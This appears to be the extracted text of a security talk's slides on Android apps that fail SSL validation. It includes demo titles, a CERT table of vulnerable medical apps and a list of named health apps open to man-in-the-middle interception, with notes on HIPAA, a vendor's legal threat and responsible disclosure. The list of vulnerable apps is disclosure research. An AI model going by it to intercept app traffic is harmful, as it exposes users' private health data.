
DEMO: PicsArt (100 Million)



DEMO: InstaChat(100 Million)





DEMO: OKCupid - FIXED!





Slides and projects at samsclass.info

DEMO: Safeway (1 Million)



DEMO: Safeway (1 Million)



Broken SSL Medical Apps

CERT found 265 Vulnerable Medical Apps

1	App	Link	Genre	Count	Date added	Version tested	nalloidroid broker	Library traffic observed
10987	Kelsey Pharmacy	com.kelseypharmacy.com	Medical	100+	2014-11-20	1.04.05	TRUE	
10174	Kidfolo Baby Tracker & Book	com.alt12.kidfolo	Medical	50,000+	2014-11-14	2.2.1	Maybe	TRUE
10452	La Croix du Sud Hospital	com.wLaCroixduSudHospital	Medical	100+	2014-12-22	0.1	Maybe	
10811	Lab4U Plus	ru.lab4u.plus	Medical	500+	2014-12-09	1.0	TRUE	
10815	Laboratorio LB	app.LB.com	Medical	10+	2015-01-01	1.0	TRUE	
10779	Lepointveterinaire.fr	com.wolterskluwer.wkv	Medical	1,000+	2014-10-21	2.3	TRUE	
10870	LIFE Pregnancy Counselling	com.wLIFEpregnancy.com	Medical	100+	2014-12-31	0.21.13285.45248	Maybe	
11002	Liver Health - Hepatitis C	gov.nyc.dohmh.HepC	Medical	100+	2014-10-11	2.0.0	TRUE	
11113	Los Angeles Dog Emergency Tips	com.andromo.dev4832	Medical	100+	2015-01-16	1.0	TRUE	
11198	LowestMed Corporate Rx	com.lowestmed.android	Medical	1,000+	2014-12-21	1.0.5	TRUE	
11218	Lucas CPR	com.appsbar.LucasCPR	Medical	100+	2014-10-15	2.0	FALSE	
11290	Ma Pharmacie Mobile	com.pharmagest.applic	Medical	10,000+	2014-11-10	2.0.4	FALSE	TRUE
11486	malpractice	com.wmalpractice	Medical	10+	2014-11-14	0.21.13254.69483	Maybe	
11001	Mamma-Ca	de.medac.mammafolde	Medical	100+	2014-11-16	1.1.2	TRUE	
11517	Mandai Herbalist Clinic	com.wMANDAIHERBALIST	Medical	100+	2014-11-23	0.1	Maybe	
11574	Marbo Hair	com.wMarboHair	Medical	1+	2014-12-06	0.1	Maybe	
11648	Maryvale	com.abrazohealth.mary	Medical		2015-01-16	1.0	TRUE	
11791	Medical Directory	com.wMedicalDirectory	Medical	500+	2014-11-18	0.1	Maybe	

Android SSL Failure Summary - Android App SSL Failures - Android Library SSL Failures - Count: 265


Slides and projects at samsclass.info

HIPAA

www.hhs.gov/ocr/privacy/hipaa/understanding/special/healthit/safeguards.pdf

SAFEGUARDS PRINCIPLE: Individually identifiable health information should be protected with reasonable administrative, technical, and physical safeguards to ensure its confidentiality, integrity, and availability and to prevent unauthorized or inappropriate access, use, or disclosure.

My Repeat of CERT Tests





https://samsclass.info/128/proj/popular-ssl.htm

In my opinion, all the apps below fail to comply with HIPAA



EyeXam (5000 Downloads)	SSL MITM
Garland & Associates (10 Downloads)	SSL MITM
GenieMD (10,000 Downloads) <i>UPDATED with Vendor Response</i>	SSL MITM
Liver Health - Hepatitis C (500 Downloads)	SSL MITM
LowestMed Corporate Rx (1000 Downloads)	SSL MITM
Order Mvi (50 Downloads)	SSL MITM
Pain Timer (50 Downloads)	SSL MITM
Pharmacy Health Connect (1000 Downloads)	SSL MITM
Pulsara (100 Downloads)	SSL MITM
RCEMS Field Guide (1000 Downloads)	SSL MITM
RCP Sacramento (500 Downloads)	SSL MITM
Rx Refills (1000 Downloads)	SSL MITM
T-Res Fast Clinical Logging (1000 Downloads)	SSL MITM
UCLA eIBD (100 Downloads)	SSL MITM
UCLA Health (1000 Downloads)	SSL MITM
Virtual Physician's Network (1 Download)	Plaintext HTTP authentication

Slides and projects at samsclass.info

DEMO: GenieMD



DEMO: LowestMed corporate



LowestMed Response



- Phone call to President of CCSF threatening a lawsuit
- After I contacted their lawyer, he told me that there is no PII in the app beyond this point, so it is not a covered entity under HIPAA

Broken SSL Testing New Apps

Responsible Disclosure


- I need to give these guys time to respond, so most of them are still confidential
- I can discuss one, because they fixed it really fast!

Blue Cross Blue Shield of North Carolina

